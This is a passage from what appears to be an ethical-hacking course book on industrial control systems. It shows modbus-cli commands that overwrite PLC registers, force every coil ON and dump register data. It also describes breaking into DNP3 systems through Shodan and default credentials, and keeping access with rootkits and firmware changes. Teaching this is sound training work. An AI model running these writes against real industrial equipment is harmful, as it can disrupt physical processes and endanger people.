
  `modbus write <Target IP> 400101 2 2 2 2 2 2 2 2`

  After running the above command, the first eight registers values are replaced with 2.

- **Step 6: Read coil values**

  Now, try to retrieve the values of the coils. These values use Boolean data types to store ON/OFF (1/0) values. Run the following commands to retrieve coil values:

  ```
  modbus read <Target IP> 101 10
  modbus read <Target IP> %M100 10
  ```



```
root@kali:~# modbus read [redacted] %M100 10
%M100       1
%M101       0
%M102       1
%M103       0
%M104       1
%M105       0
%M106       0
%M107       0
%M108       0
%M109       0
```


Figure 18.114: Screenshot of the modbus-cli reading coil values

- **Step 7: Manipulate coil values**

  You can use modbus-cli to manipulate the coil values. Use the following commands to turn ON all the coils:

  ```
  modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
  modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
  ```

  After running the above command, if you check the coil values, you will see all the coils with value 1:



```
root@kali:~# modbus read [redacted] %M100 10
%M100       1
%M101       1
%M102       1
%M103       1
%M104       1
%M105       1
%M106       1
%M107       1
%M108       1
%M109       1
```

Figure 18.115: Screenshot of the modbus-cli reading coil values

- **Step 8: Capture data into the output file**

  Now, you can capture the data from SCADA facilities for future analysis and testing.

  Use the following command to capture register values into an output file:


  `modbus read --output SCADAregisters.txt <Target IP> 400101 200`

  `modbus read --output SCADAregisters.txt <Target IP> %MW100 200`

  Use the following command to capture coil values into an output file:

  `modbus read --output SCADAcoils.txt <IP> 101 100`

  `modbus read --output SCADAcoils.txt <IP> %M100 100`



```
root@kali:~# modbus read --output scadaoutput.txt [redacted] %M100 100
root@kali:~# cat scadaoutput.txt
---
:host: [redacted]
:port: 502
:slave: 1
:offset: '101'
:data:

Gaining Remote Access using DNP3

- Industrial control systems are often configured with **direct Internet access** ignoring the firewall implementations and are accessed using default/weak credentials
- Attackers can take advantage of these **poorly configured networks** to gain unauthorized access over the industrial systems
- Attackers perform port scanning to obtain information about open ports and services on the target industrial systems
- If an attacker identifies that the **DNP3 port is open**, he/she exploits this vulnerability to gain remote access to the system
- Attackers use tools such as **Shodan** to gain remote access to the target system

Gain and Maintain Remote Access

The information-gathering and vulnerability-scanning phases allow attackers to survey the OT environment and identify vulnerabilities that help them in gaining remote access to industrial control systems. For example, attackers can exploit underlying vulnerabilities in industrial protocols or inject malware to launch targeted attacks and gain access to industrial control systems. Once attackers gain access to industrial systems, they manipulate and change the operations and functions of industrial controls that cause both physical and financial damage to the organization. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices connected to the network.

Once the attacker gains access to the device, he/she uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and injecting rootkits to maintain further access to the target device. After gaining access to the target device, the attacker can modify the firmware on devices such as PLCs to launch firmware attacks to monitor and control various operations on the target device.

Gaining Remote Access using DNP3

Internet-based control systems can be seen in various industries, including power plants, manufacturing, construction, etc. These control systems are designed to enable systems to be monitored or controlled from remote locations. These remote communications are often configured with direct Internet access, ignoring the firewall implementations, or accessed using default credentials. Attackers can take advantage of these poorly configured networks or weak/default password credentials to gain unauthorized access to the industrial systems. These default credentials are publicly available on the Internet and the weak passwords can be easily brute forced.

Attackers can use online tools such as Shodan to scan the open ports or services on the target ICS devices. Once the attackers find the open port, they can exploit the residing vulnerabilities to obtain remote access to industrial systems.

For instance, attackers targeting specific ICS protocols such as DNP3 – port 20000 perform a port scan using Shodan that displays open ports and associated vulnerabilities. By clicking on the open port, attackers are redirected to the login page of the target system. From here, the attackers can gain remote access to the ICS network or systems by entering the default passwords or brute forcing the credentials.

OT Hacking Tools

Attackers use OT hacking tools to identify industrial control systems connected to the target network, legacy software installed on those devices, vulnerable ports and services, unsecured and unencrypted communication protocols used, etc. to launch various types of attacks on the target systems and network. This section discusses various OT hacking tools.

Information-Gathering Tools

Discussed below are various OT information-gathering tools:

- **SearchDiggity**

  Source: *https://bishopfox.com*

  SearchDiggity is the primary attack tool of the Google Hacking Diggity Project. It consists of a set of tools including GoogleDiggity, BingDiggity, Bing LinkFromDomainDiggity, CodeSearchDiggity, DLPDiggity, FlashDiggity, MalwareDiggity, PortScanDiggity, SHODANDiggity, BingBinaryMalwareSearch, and NotInMyBackYard Diggity.

  Shodan Diggity provides an easy-to-use scanning interface to the popular Shodan hacking search engine; furthermore, it comes equipped with a convenient list of 167 search queries ready in a pre-made dictionary file known as the Shodan Hacking Database (SHDB). Shodan is a search engine that lets you find specific types of computers (routers, servers, etc.) using a variety of filters. Attackers use Shodan Diggity to detect SCADA systems connected to the Internet along with their details such as IP address, geolocation, etc.

Sniffing and Vulnerability-Scanning Tools

Sniffing Tool: SmartRF Packet Sniffer

Source: *https://www.ti.com*

SmartRF Packet Sniffer includes software and firmware to capture and display over-the-air packets. The capture device is connected to the PC via USB. SmartRF Packet Sniffer supports the CC13xx and CC26xx family of devices as a capture device; furthermore, it uses Wireshark for packet display and filtering. It supports protocols such as ZigBee, EasyLink, and BLE.

Vulnerability Scanning Tool: Microsoft Defender for IoT

Source: *https://azure.microsoft.com*

The Microsoft Defender for IoT platform performs a vulnerability assessment on an IoT and ICS environment and returns an objective risk score. It identifies all IoT and ICS assets connected to the target network. It enumerates device-level vulnerabilities such as missing patches, weak passwords, unused open ports, remote access ports, etc. It generates reports on network-level vulnerabilities such as unauthorized Internet connections, weak firewall rules, rogue subnet connections between IT, IoT, and ICS, unauthorized Wireless Access Points (WAPs), and rogue devices.

